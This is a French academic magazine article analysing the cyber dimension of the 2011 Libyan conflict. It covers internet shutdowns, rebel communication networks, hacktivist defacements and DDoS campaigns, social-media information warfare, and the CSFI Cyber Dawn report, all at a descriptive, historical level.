FLAUSS (Fabrice), « Répartition de charges par la pratique (Partie 1) », MISC 36

FLAUSS (Fabrice), « Répartition de charges par la pratique (Partie 2) », MISC 37

CHEYLUS (Laurent) et FLAUSS (Fabrice), « Backtrack 4 et metasploitable : apprendre la sécurité en s'amusant », MISC HS 3

DIMENSION CYBERNÉTIQUE DU CONFLIT LIBYEN DE 2011

Daniel Ventre – CNRS

mots-clés : *LIBYE / CYBERCONFLIT / GUERRE DE L'INFORMATION / CYBERESPACE / HACKTIVISME*

Au milieu du mois de février 2011 éclatent en Libye des manifestations qui dégénèrent rapidement en révolte. En Tunisie et en Égypte, les deux pays voisins, les populations se sont soulevées et ont chassé leurs dirigeants. Le cyberespace a, dit-on, joué un rôle majeur dans le succès des révoltes populaires : on parle des révolutions Facebook. Mais le contexte libyen est différent : la population est moins « connectée » qu'en Tunisie ou en Égypte (§I) ; le régime est décidé à tenir sa place, les rebelles à combattre, la violence qui se déchaîne transforme la révolte en guerre civile ; la communauté internationale intervient ; les armes parlent. Le cyberespace n'en demeure pas moins central dans le conflit (§II), devenant un lieu d'affrontement et un objet de lutte entre partisans et adversaires du régime du colonel Kadhafi. L'après-Kadhafi sera le temps des bilans, mais aussi des révélations (§III).

1 Le cyberespace libyen

1.1 Historique

L'image que l'on a de la Libye n'est pas celle d'un pays *high-tech*, mais plutôt d'un pays riche (en raison de son pétrole), en conflit avec l'Occident. La Libye de Kadhafi avait des ambitions nucléaires (en 1981, les USA obtinrent la preuve que la Libye cherchait à acquérir de l'uranium enrichi pour construire l'arme nucléaire) ; elle était un État terroriste (attentat à la bombe contre une discothèque à Berlin le 5 avril 1986 ; attentat de la Pan Am sur Lockerbie (Écosse) le 21 décembre 1988 ; attentat contre le DC-10 d'UTA au-dessus du désert du Ténéré (Niger) le 19 septembre 1989). Elle était gouvernée par un régime dont les valeurs s'opposaient à celles des démocraties occidentales (violation des droits de l'homme ; autoritarisme militaire violent). La Libye fut considérée par l'administration américaine comme un État voyou (« rogue state ») - au même titre que la Corée du Nord, Cuba, l'Iraq, l'Iran, l'Afghanistan, la Syrie, le Soudan. Il faut attendre le début des années 2000 pour qu'une détente s'amorce entre la communauté internationale et la Libye et que soient levées les sanctions à son encontre en 2003 et 2004.

C'est dans ce contexte particulier qu'Internet fait son apparition en 1998 sur le territoire libyen. Mais il ne compte alors qu'une centaine d'utilisateurs. Dès le début, le gouvernement est tiraillé - comme dans nombre d'États totalitaires - entre la vision positive (le net est considéré comme une opportunité pour le développement de la nation) et la vision négative (la connexion au reste de l'information mondiale est potentiellement dangereuse pour le régime). La tentation pour la mise sous surveillance des utilisateurs, le contrôle des réseaux, des contenus et la censure est donc grande.

Ne disposant pas des ressources industrielles propres, le pays a dû importer toutes les technologies dont il avait besoin. Le cœur de l'Internet libyen est construit sur des technologies étrangères : Cisco, Huawei, Alcatel-Lucent, Nera Networks, Siemens Ericson, ZTE, ... De nombreuses entreprises étrangères dans le secteur des NTIC commerçaient en Libye avant le début du conflit (Microsoft, Alcatel Lucent, Siemens, Ericsson, Nokia, LG, Samsung, Huawei, ... parmi plus de 900) **[1]**.

1.2 Le cyberespace en chiffres

Les chiffres font tantôt état du nombre d'utilisateurs (le rapport du CSFI **[2]** de 2011 évoque ainsi 1 million d'utilisateurs pour l'année 2005), tantôt du nombre d'abonnés (l'*Internet World Stat* évalue à 353 900 le nombre de ces abonnés pour l'année 2009 ; le rapport du CSFI parle de 370 000 lignes). Il est intéressant de comparer les données de la Libye à celles des deux États voisins (Tunisie et Égypte), soulignant ainsi les contrastes.

	Population totale	Nombre d'internautes (abonnés)	Taux de pénétration de l'Internet (en%)	Proportion (en%) dans population utilisateurs d'Afrique	Nombre d'inscrits Facebook	Proportion (en%) inscrits Facebook par rapport à population totale du pays	Proportion (en%) inscrits Facebook par rapport au nombre d'internautes du pays
Libye	6 597 960	353 900	5,5 **[3]**	0,3	52 860	0,8	14,9
Tunisie	10 629 186	3 600 000	33,9%	3	2 602 640	24,5	72,3
Égypte	82 079 636	20 136 000	24,5%	16,9	7 295 240	8,8	36,2
Afrique	1 037 524 058	118 848 060	11,5%	-	30 665 460	2,9	25,8

Tableau comparatif reconstitué à partir des données collectées sur le site Internet World Stats [4] (janvier 2011)

Les différences sont significatives. Au regard de sa démographie, la Libye est un petit pays. À cela s'ajoute un développement tardif de l'Internet dans le pays. Sa position dans le cyberespace est donc marginale. Avec ses 5,5% de taux de pénétration de l'Internet, la Libye est bien en dessous de la moyenne africaine (11,5%). Dans le monde, peu de pays affichent des statistiques aussi faibles. La Libye est comparable au Laos (6,5 millions d'habitants et un taux de pénétration du net de l'ordre de 8%) ou l'Érythrée (6 millions d'habitants ; taux de 4,2%). Les deux pays voisins font figure d'exceptions sur le continent africain, renforçant ainsi la faiblesse libyenne : l'Égypte, juste après le Nigeria qui compte près de 44 millions d'internautes (soit 37% des utilisateurs du continent), constitue l'un des plus gros réservoirs d'utilisateurs de l'Afrique. La Tunisie a l'un des taux de pénétration d'Internet (33,9%) les plus élevés d'Afrique, juste après le Maroc (41,3%). Enfin, moins d'un habitant sur cent serait sur Facebook en Libye. Dans ces conditions, il ne pouvait être question d'une révolution « génération Facebook », dans les mêmes conditions qu'en Tunisie et en Égypte.

Le domaine .ly compte au mois de janvier 2012 (statistiques publiées sur DomainTools) quelque 308 120 IPs (la Tunisie en compte 2,8 millions ; l'Égypte 8,5 millions) **[5]**.

Le pourcentage de sites utilisant le ccTLD .ly a sensiblement diminué au cours des derniers mois, passant de 0,02% de la part mondiale en janvier 2011 à 0,012% en janvier 2012 **[6]**. Le .eg (Égypte) n'est quant à lui utilisé que par 0,018% de tous les sites dans le monde, mais sa courbe de progression reste plane sur les 12 derniers mois. Le .tn (Tunisie) reste également stable sur la même période, affichant 0,01%. Cette stabilité, dans deux pays qui ont connu dans la période des révolutions, contraste avec le retrait du .ly dans la cybersphère mondiale, qui coïncide avec la période du conflit.

Les statistiques de l'UIT concernant la téléphonie mobile évaluent à 10,9 millions le nombre d'abonnements enregistrés en Libye, soit 171 lignes pour 100 habitants. La Tunisie compte 106 souscriptions pour 100 habitants ; l'Égypte 87. Pour comparaison, la France affiche 100 souscriptions pour 100 habitants. Peu de pays dans le monde enregistrent des taux supérieurs à la Libye : les Iles Caïman (177/100) ; Panama (184/100) ; Montenegro (185/100) ; Arabie Saoudite (187/100) ; Antigua et Barbuda (189/100) ; Hong Kong (195/100) ; Macao (206/100). Les grandes nations affichent des taux plus faibles : les États-Unis (89), la Chine (64/100). Les pays que l'on dit « high-tech » également : Singapour (145), Israël (133), l'Estonie (123), le Japon (95).

2 Le cyberespace dans le conflit

Plusieurs actions ont été menées dans le cyberespace. Nous distinguerons :

- les coups portés directement à la source par les autorités qui ont la maîtrise de l'infrastructure : coupure de l'Internet, surveillance, contrôle. Ces actions sont suivies d'opérations de contournement, visant à essayer de rétablir les communications, échapper à la censure et au contrôle.
- les attaques qui touchent la couche applicative, logicielle : le piratage informatique, les défigurations de sites. Cette couche est le domaine des *hackers*.
- les actions réalisées au niveau des contenus (couche cognitive) : diffuser des images, des vidéos, des témoignages, des messages, de l'information, pour informer/désinformer, influencer, mobiliser, convaincre, sensibiliser, faire agir.

2.1 La coupure de l'Internet

La coupure de l'Internet ne fut pas brutale et totale. Elle survint par intermittence dès le début des révoltes en février 2011. Dans les premiers jours, aux coupures succédaient les reprises. Mais début mars, la coupure fut rendue permanente et dura jusqu'au 10 juillet.

Certains observateurs ont interprété ces coupures comme une volonté des autorités de masquer les violences, les coupures coïncidant avec les périodes d'accroissement de la violence de la répression (corrélation entre le nombre de victimes et les coupures des réseaux). En coupant les réseaux, les autorités dissimuleraient ainsi ce qui ne doit pas être vu. Mais le procédé permet aussi de ralentir l'action de l'opposition, des manifestants, des rebelles. Si ces derniers s'organisent grâce aux réseaux, se mobilisent, diffusent à l'étranger des messages, des vidéos, des images pour solliciter l'appui de l'opinion internationale, il est

aisé de les perturber en les privant de leur outil. De leur côté, les autorités peuvent supporter une coupure du net, dans la mesure où nombre de sites du gouvernement sont hébergés à l'étranger, notamment aux États-Unis.

La coupure des réseaux est une pratique qui soulève quelques interrogations, au-delà des seules considérations éthiques :

- Couper trop tôt ne risque-t-il pas de faire naître des doutes ? Vis-à-vis de l'opinion internationale, cela n'est pas des plus productifs. On soupçonnera en effet celui qui use de la procédure de vouloir dissimuler des faits. Couper trop tard laisse le temps aux rebelles, aux manifestants de s'organiser, de faire passer leurs messages à l'extérieur, d'obtenir des soutiens. Y a-t-il un bon et un mauvais moments pour couper les communications ?
- La coupure ne peut-elle faire naître un sentiment de sympathie à l'égard des victimes de cette pratique ?
- En coupant l'accès aux réseaux, les autorités se privent aussi des informations délivrées par la blogosphère, les internautes, nationaux et étrangers. Faut-il se priver de cette source de renseignements ?




Figure 1 : Les données fournies par Google Transparency attestent de la coupure des réseaux entre le 4 mars [7] et le 10 juillet 2011, et de la reprise progressive (graphique en date du 11 janvier 2011).

2.2 Pallier les coupures : rétablir des communications

En avril 2011, les rebelles établissent leur propre réseau de téléphonie mobile : Libyana Al Hurra (Free Libyana), à l'initiative de l'ingénieur Ousama Abushagur (ingénieur libyen, vivant à Abu Dhabi, ayant été élevé aux États-Unis, à Huntsville dans l'Alabama).

Le réseau Free Libyana a été créé en déconnectant une partie du réseau de l'opérateur Libyana. Le service clients du réseau Free Libyana est maintenu via Twitter. Les ingénieurs qui ont mis en place ce nouveau réseau sont arrivés par bateau à Misrata, depuis Malte **[8]**. Le matériel a été fourni par les pays arabes. Quelques heures après son lancement, le réseau était déjà l'objet de tentatives de piratage par les forces du gouvernement **[9]**. En juillet 2011, l'infrastructure matérielle de Free Libyana reposait sur du matériel provenant du Qatar et des Émirats arabes unis **[10]**. Un réseau é été établi à Misrata, indépendant de Free Libyana.

Il faut souligner le rôle de la diaspora libyenne vivant aux États-Unis. Mustafa Abushagur, père d'Ousama, qui avait été professeur d'informatique à l'université d'Alabama (Huntsville) de 1985 à 2002, exilé pendant 30 ans, fut nommé vice premier ministre du nouveau gouvernement de la Libye fin novembre 2011 **[11]**. Le nouveau premier ministre, Abdurrahim el-Keib, a également enseigné dans la même université d'Alabama, de 1986 à 2006 **[12]**. Depuis 2006, il exerçait dans les pays arabes, lesquels ont fourni un soutien à l'action initiée par Ousama Abushagur.

2.3 Les interceptions de communications

Quelques jours avant qu'il n'ait pris la décision de se rendre en convoi vers Sirte, sa ville natale (opération qualifiée de suicidaire), le colonel Kadhafi aurait été dans l'impossibilité d'utiliser des moyens de communication, selon les déclarations de Mansour Dhao Ibrahim **[13]** : pour ne pas risquer d'être repéré ou simplement parce que les réseaux ne fonctionnaient plus. Mais enfreignant sa propre règle de silence téléphonique, il aurait finalement été repéré par les forces de l'OTAN **[14]**. À l'aide de logiciels de reconnaissance vocale, il aurait été identifié, localisé et suivi.

2.4 Le piratage informatique

Le 19 février 2011, les Anonymous lancent l'« Operation Libya » **[15]** et menacent de mener des cyberattaques de type DDoS contre les sites des gouvernements qui soutiennent Kadhafi ou expriment leur solidarité à son égard (comme le Venezuela, le Nicaragua) **[16]**. Les Anonymous fournissent également des solutions permettant de contourner la censure. Des opérations plus conventionnelles sont réalisées par les Anonymous, comme celles consistant à envoyer des milliers de pages noires pour saturer les fax des autorités (attaques de *black fax*). Les numéros de fax des ambassades libyennes sont alors publiés sur des sites internet **[17]**. Par fax encore, les Anonymous envoient aux Libyens des consignes (numéros de téléphone, méthode...) **[18]** pour se connecter à Internet, laisser des messages par téléphone qui seront ensuite publiés en ligne. Ces fax sont dits « white fax ».

Le 25 mars 2011, les forces armées norvégiennes sont victimes de cyberattaques, un jour après avoir effectué leurs premiers bombardements en Libye**[19]**. Les systèmes de l'armée norvégienne sont victimes d'attaques quotidiennement, celle-ci est pourtant perçue comme directement liée au conflit libyen. Le Maj. Ivar Kjærem, (*Section Chief of the Armed Forces Center for Protection of Critical Information* - FSKI), déclare que jamais auparavant une attaque n'a été aussi proche des conflits dans lesquels la Norvège a été impliquée **[20]**. Il ajoute toutefois que cela ne permet pas de dire qu'il y a une relation directe.

De son côté, le régime de Kadhafi menace (le 17 mars 2011) de représailles les auteurs de cyberattaques visant à prendre le contrôle de l'espace aérien libyen. Certains établissent alors un lien entre ces déclarations et les cyberattaques dont a été victime la Commission européenne fin mars 2011 **[21]**. Des articles évoquent le recrutement par les autorités de Kadhafi, de hackers chinois et européens (on parle alors de « hackers mercenaires ») pour lutter contre l'opposition libyenne, dans les semaines suivant le début de l'insurrection **[22]**.

2.5 Les défigurations de sites libyens




Figure 2 : Histogramme des défigurations de sites (extension .ly) – données annuelles [23]

L'intrusion dans les serveurs et les sites internet demeure une activité privilégiée par les hacktivistes. Le site zone-h.org enregistre d'ailleurs chaque année davantage d'attaques de ce type. L'analyse du phénomène en période de conflit vise à identifier des acteurs ou des opérations spécifiques, une mobilisation (ou un désintérêt) de la communauté du *hacking* pour une cause. Nous utilisons pour cela les données fournies par la base zone-h.org, en rappelant que celle-ci n'est pas exhaustive. En effectuant d'autres recherches, nous identifions des défigurations ne figurant pas dans la base zone-h.org : par exemple celles signées *Libyan Hackers* ou encore *Libyan Hacking Team* **[24]**.

L'ouverture tardive de la Libye à l'Internet, le faible nombre de sites disposant d'une extension en .ly, expliquent peut-être le nombre peu élevé de défigurations au cours des 10 dernières années. À moins que cela ne traduise un désintérêt des hacktivistes pour le .ly (ceux-ci recherchent en priorité des sites à forte visibilité, jouant le rôle de caisse de résonance pour leurs revendications).




Figure 3 : Histogramme des défigurations de sites (extension .ly) – données mensuelles [25]




Figure 4 : Histogramme des défigurations de sites (extension .ly) en 2011. Le schéma indique les moments forts de l'année 2011 en Libye.




Figure 5 : Nombre de sites défigurés par les signatures hacktivistes en 2011 sur le .ly

56 signatures hacktivistes se partagent les 208 défigurations recensées pour l'année 2011. 7 de ces signatures totalisent plus de la moitié des défigurations ; 8 des 56 signatures ont déjà défiguré des sites du .ly au cours des années précédentes (2009 et 2010 essentiellement). Cette approche statistique très simple tend à mettre en évidence que la majorité des signatures ne font pas des sites en .ly leur cible privilégiée, ces derniers n'occupant dans leurs palmarès que des positions très modestes. Le .ly ne représente en effet que 0,015% du palmarès total des 56 signatures hacktivistes impliquées (lesquelles totalisent 1 378 191 défigurations au cours de leur « carrière »).

2.6 Lutter pour la maîtrise des contenus - Le Web 2.0

Le conflit libyen ne déroge pas à la règle : il est affaire de communication. Partisans et adversaires s'affrontent sur le terrain de l'information, pour gagner à leur cause l'opinion internationale, légitimer leur position, leur action.

Les acteurs libyens peuvent compter sur le ralliement de partisans, de sympathisants, d'acteurs partageant leurs intérêts, une histoire, une symbolique, une identité. C'est ainsi que des hacktivistes serbes ont lancé des manifestations de soutien au régime de Kadhafi sur Facebook, Twitter ou MySpace. Cette association n'est pas tant l'adhésion au régime de Kadhafi, que le partage d'un adversaire commun : les serbes ont eux aussi subi les bombardements de l'OTAN en 1999 **[26]**.

2.6.1 Le rôle des journalistes

Contrairement à la Tunisie et à l'Égypte, peu de journalistes ont pu être présents sur le terrain en Libye. Ceux qui s'y trouvent dès les premiers jours ont reçu des invitations du gouvernement. Car, comme le rapporte Delphine Minoui dans son livre « Tripoliwood », ce gouvernement veut maîtriser les images. Les journalistes étrangers sont donc sélectionnés, puis une fois en Libye sont encadrés, guidés. Pour les autorités, la presse étrangère doit servir ses desseins, elle est l'une de ses armes dans le conflit. Ainsi, plutôt que d'écarter les médias, le choix est-il fait de les inviter pour mieux maîtriser les messages qui seront disséminés dans le monde. Cette méthode n'est pas sans rappeler celle que pratiqua la Chine lors des émeutes du Xinjiang en 2009 : ouverture de la région aux médias (pratique alors novatrice pour la Chine), visites d'hôpitaux, témoignages de victimes, journalistes logés ensemble dans des hôtels placés sous surveillance.

2.6.2 Le rôle des blogueurs

Les observateurs étrangers dépendent donc davantage des documents qui émanent directement de la population, des rebelles, des partisans. L'omniprésence sur le terrain des téléphones portables permet de diffuser des documents réalisés par les acteurs mêmes du conflit : des citoyens reporters. Des milliers de libyens filment ou photographient en permanence : des combats, des exécutions publiques **[27]**, les corps des victimes (mercenaires, soldats, civils, enfants, ...), le quotidien de la guerre civile. Les vidéos se retrouvent rapidement sur Internet. Le risque de manipulation, de désinformation est entier, les « citoyens reporters » n'étant pas nécessairement tous des amateurs.

Le conflit libyen, comme toute guerre, est aussi celle des mots et des images. Les blogueurs - simples citoyens mais aussi institutions - y jouent leur rôle, contribuant à véhiculer le vrai et le faux, information et désinformation, et s'efforçant de contrer l'information diffusée par la partie adverse. À titre d'exemple, citons l'article « Fake Social Media Messages Led To War Against Libya » **[29]**, qui remet en cause la véracité des chiffres mentionnés dans un *tweet* d'Al Arabiya, envoyé le 23 février 2011 - selon lequel la répression aurait déjà fait 10 000 morts et 50 000 blessés **[30]** - et dénonce l'importance excessive accordée par les décideurs à des contenus véhiculés sur les réseaux sociaux et sans fondement aucun. C'est en effet sur la base de ces chiffres alarmistes que les pays occidentaux auraient pris la décision d'intervenir militairement, estime l'auteur de l'article.

Les réseaux sociaux ont à ce point investi le champ du conflit, que même l'armée y prend position. Suite au décès du colonel Kadhafi, l'Amiral James Stavridis, commandant de l'OTAN, a choisi sa page Facebook pour annoncer son intention de mettre un terme aux opérations militaires en Libye **[31]**. Certitude d'être lu, vu, entendu, mais pas seulement, car la presse aurait suffi pour cela. Au-delà il faut voir la reconnaissance du rôle des réseaux sociaux dans la société, dans les affaires militaires et politiques.

Figure 6 : Lynchage d'un prisonnier. La foule, bras levés, téléphones portables allumés [28]

Cette importance fut mise en évidence dans les révolutions « Facebook » du printemps arabe. Le phénomène s'est prolongé en Libye. Ces révolutions Facebook ont eu leurs figures emblématiques : Slim Amamou, Lina Ben Mehni (blogueuse tunisienne), Zouhair Yahyaoui, pour n'en citer que quelques-uns. Le conflit libyen a trouvé les siennes :

- Hassan al-Djahmi **[32]**, libyen né à Benghazi, exilé politique vivant en Suisse dans la ville de Vevey **[33]**, appelle le 28 janvier 2011 sur Facebook à l'organisation dans tout le pays d'une journée de la colère (« Day of Anger »). La date choisie pour cette manifestation (17 février) est date anniversaire : le 17 février 1987 furent exécutés par pendaison à Benghazi deux libyens accusés du meurtre d'un proche du pouvoir. Le 17 février 2006, la manifestation organisée devant l'ambassade d'Italie à Benghazi est réprimée (10 morts). L'appel trouve un écho immédiat. Les manifestations commencent le 15 février après l'arrestation de l'avocat des familles des prisonniers tués en 1996 dans la prison d'Adu Salim à Tripoli (1200 prisonniers y auraient été exécutés. Depuis, les familles n'ont eu de cesse de manifester pour connaître la vérité sur la disparition de leurs proches). Pour être efficace, l'action du blogueur doit donc :
  - Etre réalisée au bon moment. Question de planning, de tempo.
  - Utiliser la dimension symbolique.
  - Trouver des récepteurs qui adhèrent au message et sont capables de le transformer en action.
- Mohamed Nabous **[34]**, blogueur, anti-Kadhafi, tué par un *sniper* le 19 mars 2011, qui est la figure du « martyr de la web révolution » **[35]**.

L'apparition de figures emblématiques, « héroïques » pourrions-nous même dire, est significative de l'évolution de la guerre de l'information, qui n'avait jusqu'alors pas trouvé de réelles icônes combattantes. Le cyberconflit est dominé par des hackers sans anonymes, des acteurs sans noms ou sans visages. Les hacktivistes du Web 2.0

AUTOUR DE L'ARTICLE...

▪ LES ACTEURS DE LA GUERRE

Les acteurs se répartissent sur les trois couches constitutives du cyberespace :

- **Sur la couche physique, matérielle, nous avons des acteurs étatiques qui agissent sur les infrastructures, capables de couper les robinets des communications ; et avec eux ou contre eux, des acteurs non étatiques, qui contribuent à créer des infrastructures, à les maintenir, à les remettre en état.**
- **Sur la couche applicative, les acteurs non étatiques semblent prendre l'initiative : hackers, hacktivistes usent des méthodes conventionnelles d'attaques (défigurations de sites, intrusions, attaques DDoS). Les acteurs étatiques paraissent dans le cas libyen supporter les événements plutôt que les maîtriser. Les États-Unis renoncent à lancer des cyberattaques ; l'armée norvégienne est victime de cyberattaques. Mais acteurs étatiques et non étatiques collaborent aussi pour effectuer contrôle et surveillance. Les cibles sont à la fois civiles (sites internet, plates-formes de réseaux sociaux) et militaires, étatiques et non étatiques.**
- **Sur la couche cognitive (celle des contenus, des blogueurs, celle de l'information, du sens), les médias conventionnels se trouvent débordés, incapables de délivrer autant d'information que les reporters amateurs que sont les citoyens libyens, combattants ou non, mais qui délivrent les images de la guerre. Les acteurs étatiques s'efforcent de surveiller, filtrer, contrôler contenus et blogueurs. Ils produisent aussi du contenu (information/désinformation). Ils peuvent encore être influencés par les contenus diffusés sur les réseaux sociaux.**

De grandes catégories s'imposent : l'État, le militaire, l'industriel, le financeur, le mercenaire, l'observateur (médias, opinion internationale), le manifestant/révolutionnaire/rebelle, le citoyen, le politique, la diaspora, le cyberdissident, le blogueur, le hacker, l'hacktiviste. Les conflits modernes sont désormais marqués par la présence des 4 dernières catégories, mais aussi probablement le renforcement du rôle de la diaspora. Cette dimension informationnelle/cybernétique ne joue certes pas forcément un rôle décisif dans l'issue des conflits. Mais elle acquiert de la force, indéniablement, même dans des pays peu connectés. Un indice révélateur de ce processus : il y a désormais des héros, des figures symboliques, emblématiques, dans cette dimension cybernétique.

Quels que soient les acteurs et leur niveau d'intervention (civil/militaire ; étatique/non étatique ; agresseur/victime), la dimension internationale est sans doute leur facteur commun majeur. Mercenaires attirés par l'argent, volontaires, partisans mobilisés par une cause à défendre, diasporas, industriels, médias, armées, gouvernements, entreprises de sécurité, partenaires du projet Cyber Dawn, groupes en mission d'enquête sur le terrain, tous sont attirés par ou entraînés dans cette guerre qui est une affaire internationale, une affaire de réseaux (de communication), de mise en réseau d'individus, d'institutions. Tous sont motivés par les enjeux (pouvoir, puissance, ressources, équilibres régionaux, politique, idéologie, valeurs, partage identitaire, volonté de gagner, de faire perdre l'autre, de participer à l'histoire du monde, pour son profit personnel ou pour des idéaux. Le net est au centre de cette dynamique.

donnent au cyberconflit figure humaine. Il n'est plus uniquement question de hackers de l'ombre, de virus, de virtualité, d'immatériel.

2.7 Acquérir une vision de l'espace de combat

Il est difficile pour les petits acteurs, ceux que l'on dit « faibles », « inférieurs », de prétendre lutter à armes égales avec les armées nationales. Mais elles peuvent à frais relativement réduits faire l'acquisition de technologies high-tech qui de par leurs qualités sont de véritables multiplicateurs de force. Ainsi, les rebelles souhaitant acquérir une meilleure vision du champ de combat ont-ils fait l'acquisition d'un drone Scout miniature de la société Aeryon, via Internet **[36]**. La société canadienne Zariba Security a acheté le drone à Aeryon pour le compte du CNT. Charles Barlow, ancien officier de l'armée canadienne, ayant servi en Bosnie, au Liban et en Afghanistan **[37]**, en Syrie, patron de la société Zariba Security **[38]** a effectué la livraison dans le port de Misrata. Il était parti de Malte à bord d'un ancien bateau de pêche sud-coréen affrété par les rebelles **[39]**.

Selon les déclarations de C. Barlow **[40]**, les rebelles auraient demandé à l'OTAN de pouvoir bénéficier de leurs images satellitaires. L'OTAN aurait refusé en raison du caractère confidentiel des données.

La firme canadienne dut obtenir une autorisation d'exportation de la part du gouvernement canadien, laquelle put être délivrée dès lors que le gouvernement canadien eut reconnu officiellement le nouveau gouvernement de transition libyen, duquel émanait la demande.

2.8 Le CSFI

Le CSFI (*Cyber Security Forum Initiative*), qui se présente comme une organisation à but non lucratif (non profit organization) et compte 5000 membres intéressés par les questions de cybersécurité, a publié, sous la direction de Jeffrey Bardin (présenté comme un ex-officier de l'US Air Force et un expert en cryptographie de la NSA **[41]**), le rapport « Project Cyber Dawn v 1.0. Libya » **[42]**. Une première version du rapport a été présentée à la Maison Blanche le 26 avril 2011, une version rendue publique le 26 mai 2011 (publiée sur le site de la société Unveillance). Parmi les 21 contributeurs au rapport, on dénombre 16 américains, 1 égyptien, 1 tunisien, 1 australien, 1 italien, 1 canadien, au rang desquels :

- l'entreprise Unveillance (co-dirigée par Karim Hijazi).
- Paul de Souza, fondateur-directeur du CSFI, conseiller en cyber stratégie pour le DoD.
- Dhamir Mannai, tunisien, qui a vécu aux USA plus de 20 ans **[43]** (études à l'université du Michigan et à l'université de Pennsylvanie) **[44]** est responsable de l'entreprise Cyber Security Lab 27, à Tunis. Candidat du parti CPR (Congrès pour la République), il a été proposé par ce dernier pour occuper un poste (secrétaire d'État auprès du Ministre de l'Industrie) au sein du nouveau gouvernement, en décembre 2011.

- Zubair Ashraf (Canada), chercheur indépendant en sécurité.
- Amr Ali (Egypte), patron de la société Databracket.

Le rapport, malgré les critiques inévitables dont il fait l'objet **[45]**, s'avère être une source d'informations intéressantes sur l'état du cyberespace libyen. Le projet Cyber Dawn vise à délivrer au gouvernement américain des conseils - intéressés ? - pour identifier les failles du système libyen. Ce rapport de 70 pages est construit en 5 parties qui traitent :

- de l'Internet en Libye (son historique, son financement, les entreprises qui l'ont construit) ;
- des capacités de cyberdéfense et de cyberattaque libyennes ;
- des investissements libyens dans le secteur de NTIC ;
- du niveau d'activité malware en Libye et des possibilités d'attaques contre les systèmes SCADA en raison de la faible sécurisation de ces derniers.

Les auteurs du rapport donnent leur lecture des événements, du contexte, de l'état du cyberespace libyen et des conséquences directes du conflit pour les États qui dépendent plus ou moins étroitement et directement de la Libye. Nous retiendrons que :

- Pendant la coupure de l'Internet libyen, certains sous-réseaux étaient restés actifs autour de Tripoli. La coupure du net a stoppé l'activité malware dans le cyberespace libyen, sauf à Tripoli. Selon le rapport, les coupures de l'Internet coïncident avec l'augmentation du nombre de victimes. Ce serait ainsi pour masquer les opérations militaires et les exactions commises que le gouvernement couperait les systèmes de communication. Les coupures temporaires du net sont peut-être la traduction d'une estimation optimiste de l'issue de la crise par les autorités.
- Le système de cyberdéfense libyen est faible - conclusions du rapport du CSFI -, rendant les réseaux du pays vulnérables à des exploitations par des tiers pour mener des cyberattaques, contre la Libye elle-même, ou contre d'autres États, pas nécessairement liés au conflit d'ailleurs. La Libye, maillon faible en temps de paix, l'est encore plus en temps de conflit. La coupure de l'Internet serait ainsi plutôt une bonne chose car elle met ainsi naturellement un frein à l'activité malveillante qui exploite d'ordinaire les réseaux mal sécurisés. Dans le cas libyen, la faiblesse de la cybersécurité des infrastructures pétrolières est un souci majeur. Une cyberattaque de type Stuxnet contre ces infrastructures aurait des conséquences néfastes sur tous les États dépendant du pétrole libyen (effet inflationniste sur les cours du pétrole). La faiblesse d'un des maillons du système international est un danger potentiel pour tous les autres.
- Les capacités propres faisant défaut à la Libye, elle les sous-traite. En 2005, Kadhafi aurait fait appel à des experts russes et pakistanais pour lutter contre la rhétorique anti-libyenne sur le net. Le rapport évoque également l'existence de 10 groupes de cyber-mercenaires, sans les citer. Seul « iraq_resistance » (iqziad) (fondateur du *Tarek Bin Zoad Group*) est mentionné.

Début juin 2011, le groupe LulzSec lançait l'opération « Fuck FBI Friday ». À cette occasion, il dérobait 180 comptes utilisateurs sur un serveur affilié au FBI, parmi lesquels celui de Karim Hijazi (patron d'Unveillance). Lulzsec a divulgué les informations dérobées et annoncé dans un communiqué de presse qu'il avait mis à jour les preuves de l'implication d'Unveillance (et autres) dans une opération de prise de contrôle du cyberespace libyen. Une version confidentielle du rapport, différant quelque peu dans ses conclusions du rapport public, est mise à jour **[46]**. Les conclusions du rapport non public soulignent l'intérêt de la prise de contrôle des trafics malicieux pour des opérations étatiques offensives.

